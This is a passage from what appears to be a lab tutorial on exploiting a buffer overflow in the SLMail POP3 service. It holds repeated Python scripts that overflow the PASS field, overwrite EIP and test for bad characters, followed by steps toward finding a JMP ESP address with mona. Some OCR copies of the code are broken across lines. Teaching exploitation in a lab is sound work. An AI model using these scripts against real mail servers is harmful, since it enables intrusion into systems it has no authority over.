
```
#!/usr/bin/python


import time, struct, sys

import socket as so


badcharacters=(

"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x1
0"

"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x2
0"

"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x3
0"

"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x4
0"
```

```
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x5
0"

"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x6
0"

"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x7
0"

"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x8
0"

"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x9
0"

"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa
0"

"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb
0"

"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc
0"

"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd
0"

"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe
0"

"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf
0"

"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )


buffer = "A" * 2606 + "B" * 4 + badcharacters


try:

   server = str(sys.argv[1])

   port = int(sys.argv[2])

except IndexError:

   print "[+] Usage example: python %s 192.168.204.143 110" %
sys.argv[0]

   sys.exit()
```

```
s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to SLmail...."
try:
   s.connect((192.168.204.143,110))
   s.recv(1024)
   s.send('USER madura' +'\r\n')
   s.recv(1024)
   s.send('PASS ' + buffer + '\r\n')
   print "\n[+] Completed."
except:
   print "[+] Unable to connect to SLmail. Check your IP address
and port"
   sys.exit()
```

This is the script to check the bad characters. This is similar to the previous script and we will be sending all characters to SLMail and observing all characters are rendered properly.

“badcharacters” are bytes that the application can’t handle and would break our exploit. A prime example is so called “null bytes” or \x00. A “null byte” is most often used to terminate a string in programming languages. In other words: It will truncate everything after the “null byte”. Finding them is easy but repetitive task. We swap our “C’s” with all possible bytes from \x00 till \xff and see which break the program. When we found one, we’ll remove it from the list, and try again. And again. And again.



root@kali: ~/Desktop/slmal

```
#!/usr/bin/python

import time, struct, sys
import socket as so

badcharacters=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer = "A" * 2606 + "B" * 4 + badcharacters

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.204.143 110" % sys.argv[0]
   sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to SLmail Application...."
try:
   s.connect(('192.168.204.143',110))
   s.recv(1024)
   s.send('USER madura' +'\r\n')
   s.recv(1024)
   s.send('PASS ' + buffer + '\r\n')
   print "\n[+] Buffer Overflow Completed."
except:
   print "[+] Unable to connect to SLmail. Check your IP address and port"
   sys.exit()
```

Figure 2.31:Script for checking Bad Characters




Figure 2.32:Executing exploit3




Figure 2.33:EIP Overwritten

Above image shows the attempt was success and the EIP was successfully overwritten another time and after that we should move to check the bad characters. When comparing to the output from the Immunity debugger with the “badcharacters” variable that we have attached we can see that it was rendered properly up to x09. After X09 it was not rendered properly. So we need to remove that and it will be shown in the next script.

Before going to the Kali Linux to check more bad characters SLMail service and Immunity Debugger should be restarted.




Figure 2.34:Comparing bad characters

```
#!/usr/bin/python

import time, struct, sys
import socket as so

badcharacters =(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x2
0"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x3
0"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x4
0"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x5
0"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x6
0"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x7
0"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x8
0"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x9
0"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa
0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb
0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc
0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd
0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe
0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf
0"
```

```
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )


buffer = "A" * 2606 + "B" * 4 + badcharacters


try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.204.143 110" %
sys.argv[0]
   sys.exit()


s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to SLmail...."
try:
   s.connect((192.168.204.143,110))
   s.recv(1024)
   s.send('USER madura' +'\r\n')
   s.recv(1024)
   s.send('PASS ' + buffer + '\r\n')
   print "\n[+] Completed."
except:
   print "[+] Unable to connect to SLmail. Check your IP address
and port"
   sys.exit()
```

This is the same code except between x09 and x0b x0a was removed. So, we can check this after executing this script.

```
root@kali: ~/Desktop/slmal
#!/usr/bin/python

import time, struct, sys
import socket as so

badcharacters=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer = "A" * 2606 + "B" * 4 + badcharacters

try:
    server = str(sys.argv[1])
    port = int(sys.argv[2])
except IndexError:
    print "[+] Usage example: python %s 192.168.204.143 110" % sys.argv[0]
    sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to SLmail Application...."
try:
    s.connect(('192.168.204.143',110))
    s.recv(1024)
    s.send('USER madura' +'\r\n')
    s.recv(1024)
    s.send('PASS ' + buffer + '\r\n')
    print "\n[+] Buffer Overflow Completed."
except:
    print "[+] Unable to connect to SLmail. Check your IP address and port"
    sys.exit()
```

Figure 2.35:Script without x0a

```
root@kali:~/Desktop/slmal# python exploit4.py 192.168.204.143 110

[+] Attempting to send buffer overflow to SLmail Application....

[+] Buffer Overflow Completed.
```

Figure 2.36:Executing exploit4

After executing the script when moving to the windows 7 we can see the following output.





Figure 2.37:Comparing bad characters

This supposed rendered as 0B → 0C → 0D → 0E but it rendered without 0D. So that means 0D is another bad character. So, we must remove that bad character from our script. Before moving to the Kali Linux, we should restart Immunity Debugger and SLMail service.

```
#!/usr/bin/python


import time, struct, sys

import socket as so


badcharacters=(

"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10"

"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"

"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"

"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
```

```
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x5
0"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x6
0"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x7
0"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x8
0"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x9
0"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa
0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb
0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc
0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd
0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe
0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf
0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer = "A" * 2606 + "B" * 4 + badcharacters

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.204.143 110" %
sys.argv[0]
   sys.exit()
```

```
s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to SLmail...."
try:
   s.connect((192.168.204.143,110))
   s.recv(1024)
   s.send('USER madura' +'\r\n')
   s.recv(1024)
   s.send('PASS ' + buffer + '\r\n')
   print "\n[+] Completed."
except:
   print "[+] Unable to connect to SLmail. Check your IP address
and port"
   sys.exit()
```

This is the same code except between x0c and x0e x0d was removed. So, we can check this after executing this script.

root@kali: ~/Desktop/slmal

```
#!/usr/bin/python

import time, struct, sys
import socket as so

badcharacters=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer = "A" * 2606 + "B" * 4 + badcharacters

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.204.143 110" % sys.argv[0]
   sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to SLmail Application...."
try:
   s.connect(('192.168.204.143',110))
   s.recv(1024)
   s.send('USER madura' +'\r\n')
   s.recv(1024)
   s.send('PASS ' + buffer + '\r\n')
   print "\n[+] Buffer Overflow Completed."
except:
   print "[+] Unable to connect to SLmail. Check your IP address and port"
   sys.exit()
```

Figure 2.38:script without x0a x0d





Figure 2.39:Executing exploit5

After executing the script when moving to the windows 7 we can see the following output.


Figure 2.40:Everything Rendered Properly

By this output we can figure out that now we have got rid of all the bad characters and the output is rendered as we thought.

Before going to the Kali Linux to move on other steps SLMail service and Immunity Debugger should be restarted. After that we need to know the address of JMP ESP. As I've explained earlier, we not only overwrote "EIP" but wrote "C's" past that point. We removed the "C's" now and will send our "shellcode" instead. The questions is now: How can we access our "shellcode"? Well, we control "EIP" and could put the address in there where our "shellcode" starts. However, in most cases you can't put the address in there directly. The address might change. But we are lucky. Our "payload" resides by chance in the right spot. The register "ESP" which I told you about at the beginning holds the address to our "shellcode".

To find the "ESP" use following command. In this part I'm using another ruby script called nasm shell.

Commands - locate nasm_shell

- **/usr/share/metasploit_framework/tools/exploit/nasm_shell.rb**





Figure 2.41:Locating nasm_shell

Now we have figured out the “ESP” address and this is needful when we are using mona modules.

In the command line in Immunity debugger type following commands

Commands - **!mona modules**


Figure 2.42:runnig mona modules

